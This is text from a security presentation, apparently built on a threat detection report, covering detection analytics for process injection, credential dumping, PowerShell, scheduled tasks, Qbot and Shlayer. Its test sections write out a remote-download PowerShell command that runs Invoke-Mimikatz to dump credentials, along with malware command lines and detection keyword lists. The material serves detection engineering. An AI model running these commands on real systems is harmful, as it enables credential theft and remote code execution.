
---





**TDR 2020**

# Detection!





# Visibility

---

## Collection requirements

### **Process monitoring**

Process monitoring is a minimum requirement for reliably detecting Process Injection. Even though injection can be invisible to some forms of process monitoring, the effects of the injection can become harder to miss once you compare process behaviors against expected functionality.

### **API monitoring**

If possible, monitor API system calls that include `CreateRemoteThread` in Windows. This will indicate a process is using the Windows API to inject code into another process. Security teams should monitor for the `ptrace` system calls on Linux as well.



# Detection

---

Specific to TrickBot, we have two behavioral analytics that look for untrusted processes launching svchost.exe. Collectively, these two analytics—on their own and in tandem—uncovered more than 4,200 confirmed threats. A third analytic looks for a mix of svchost.exe injection and network connections. It converted into a confirmed threat nearly 2,500 times.

In addition, adversaries may modify some files or environment variables on macOS and Linux systems to signal intent for Process Injection:

- On macOS, modifying the `DYLD_INSERT_LIBRARIES` environment variable may allow injection.
- On Linux systems, modifying the `/etc/ld.so.preload` file or the environment variables `LD_PRELOAD` or `LD_LIBRARY_PATH` may allow injection.

## Weeding out false positives

The analytics that produced the most false positives came from looking for `CreateRemoteThread` calls from any and all processes. Many tools in Windows use Process Injection legitimately for debugging and virtualization. If you want to write analytics around this API call, focus them on unusual source processes, such as Microsoft Office products and tools that commonly deliver first-stage malware like scripts and Mshta.



— TDR 2020

# Testing!







TECHNIQUE T1003

# Credential Dumping

While it wasn't among our top 10 threats by volume, Credential Dumping affected a wide swath of our customers, due in no small part to the prominence of tools such as Mimikatz.

11

OVERALL RANK

32%

ORGANIZATIONS AFFECTED

762

CONFIRMED THREATS



# Testing detection with atomics

---

Run this test on a Windows system using PowerShell:

```
powershell.exe "IEX (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e'); Invoke-Mimikatz -  
DumpCr"
```



# Testing detection with Atomics

---

Useful telemetry will include:

Data source	Telemetry
Process monitoring	powershell.exe
Process command line	"DownloadString", "WebClient", and the presence of a URL
Network connection	powershell.exe establishing an external network connection



# Did it work?

---

TESTING

## **I ran the test, and it generated alerts!**

- Do you have the resources to investigate?
- Do the alerts contain sufficient context to respond?

## **I ran the test and nothing happened**

- Do you have visibility into relevant data sources?
- Is your tooling configured properly?
- Did the test actually execute?



# TDR + Atomic testing



## **Threat Detection Report tells you what techniques to prioritize**

- Transforms MITRE ATT&CK from overwhelming to manageable
- Showcases threats that are likely to materialize
- Educates on how to observe and detect them


## **Atomics tell you if you are able to observe those techniques**

- Validates assumptions about how our tooling works
- Assesses efficacy of detection logic



**TDR 2021?**

**PREVIEW!**





# Technique trends in 2021 TDR

---

- T1059: Command and Scripting Interpreter
  - T1059.001: PowerShell
- T1053: Scheduled Task/Job
  - T1053.005: Scheduled Task



# Why PowerShell?

---

- Powerful
- Ubiquitous
- Seemingly normal
- Attack toolkits



# Detecting PowerShell?

---

- Encoding command switch
  - Process: ``powershell.exe``
  - Command line: ``-encodedcommand``
- Invoke Expressions
  - Process: ``powershell.exe``
  - Command line: ``iex` ``invoke-expression` ``.invoke``



# Why Scheduled Task?

- Dynamic
  - Enable execution, persistence,
- Functionally necessary
- Seemingly normal
- Used by lots of malware



# Detecting Scheduled Task?

---

- Scheduled Task spawning shell
  - Process: schtask.exe
  - Command line: `create` `cmd.exe /c`  
`cmd /c`



# Testing Scheduled Task?

---

Run this test on a Windows system using Command Prompt:

```
SCHTASKS /Create /SC ONCE /TN spawn /TR cmd.exe /ST 21:00
```



# Validating coverage

---

Data source	Telemetry
Process monitoring	schtasks.exe
Process command line	"/SC ONCE", "cmd.exe", "/ST 21:00"
Registry monitoring	for storage of scheduled task details





WINDOWS

---

# Credential Dumping

## Run this:

```
powershell.exe "IEX (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1tCradle'); Invoke-  
Mimikatz -DumpCr"
```

## And you can expect this:

### USEFUL TELEMETRY:

- Process monitoring (powershell.exe)
- Process command line ("DownloadString", "WebClient", and the presence of a URL)
- Network connection (powershell.exe establishing an external network connection)

### DETECTION:

Alerting based on PowerShell command line and download.



# Qbot

Qbot is a long-active trojan that first emerged in 2009. Initially developed to steal banking credentials, Qbot has since evolved into a more generic information-stealing trojan. Qbot infections frequently arise from phishing campaigns, and we've also seen it emerge as a secondary payload delivered by other trojans like **Emotet and TrickBot**. In the latter months of 2020, we observed adversaries leveraging Qbot to deliver the Egregor ransomware.

Over the last few months, we've been observing Qbot execute as a DLL rather than an .exe file. One of the ways we've been able to detect this activity is by looking for the execution of a process that appears to be **rundll32.exe** along with a command line containing the term **DLLRegisterServer**. Since DLLRegisterServer is a legitimate function for Rundll32, this analytic may require tuning and suppression to limit the impact of potential false positive detections.

**Command line:** `rundll32 ..\Flopers.GRRDDFF,DllRegisterServer`

It's highly abnormal for Windows DLL Host ( `rundll32.exe` ) to load DLL files with unusual file extensions such as `Flopers.GRRDDFF` .



# Shlayer

**Shlayer** is macOS trojan that primarily delivers adware payloads like AdLoad and Bundlore. While Shlayer ultimately supports ad fraud, the nature of the malware and its persistence mechanisms provide all the infrastructure necessary to quickly turn Shlayer into a delivery mechanism for more nefarious payloads. In addition, the malware consistently masquerades as a fake installer for Adobe Flash Player. For these reasons, we classify it as malicious software, and we detected it hundreds of times across our customer base this year.

One of our most effective analytics for detecting Shlayer looks for the execution of **curl** commands that include the **-f0L** flag. This combination of flags instructs **curl** to use HTTP 1.0 and fail silently if problems occur.

Process spawned by Installer.OTOZVrcp

```
/bin/bash 95d23ed8b5448779eee9863d2bc5c1ba 6de76ab470a16b2a825d223b996d994623473c694c60fccbb71af8691e61c5e0
```

...

Command line: `sh -c curl -f0L -o /tmp/[REDACTED] 'http://[REDACTED].net/sd/[REDACTED] > /dev/null 2>&1`

The **cURL** utility executed with command line arguments that are consistent with **Shlayer** malware activity.



— **QUESTIONS, ANYONE?**

# Q & A

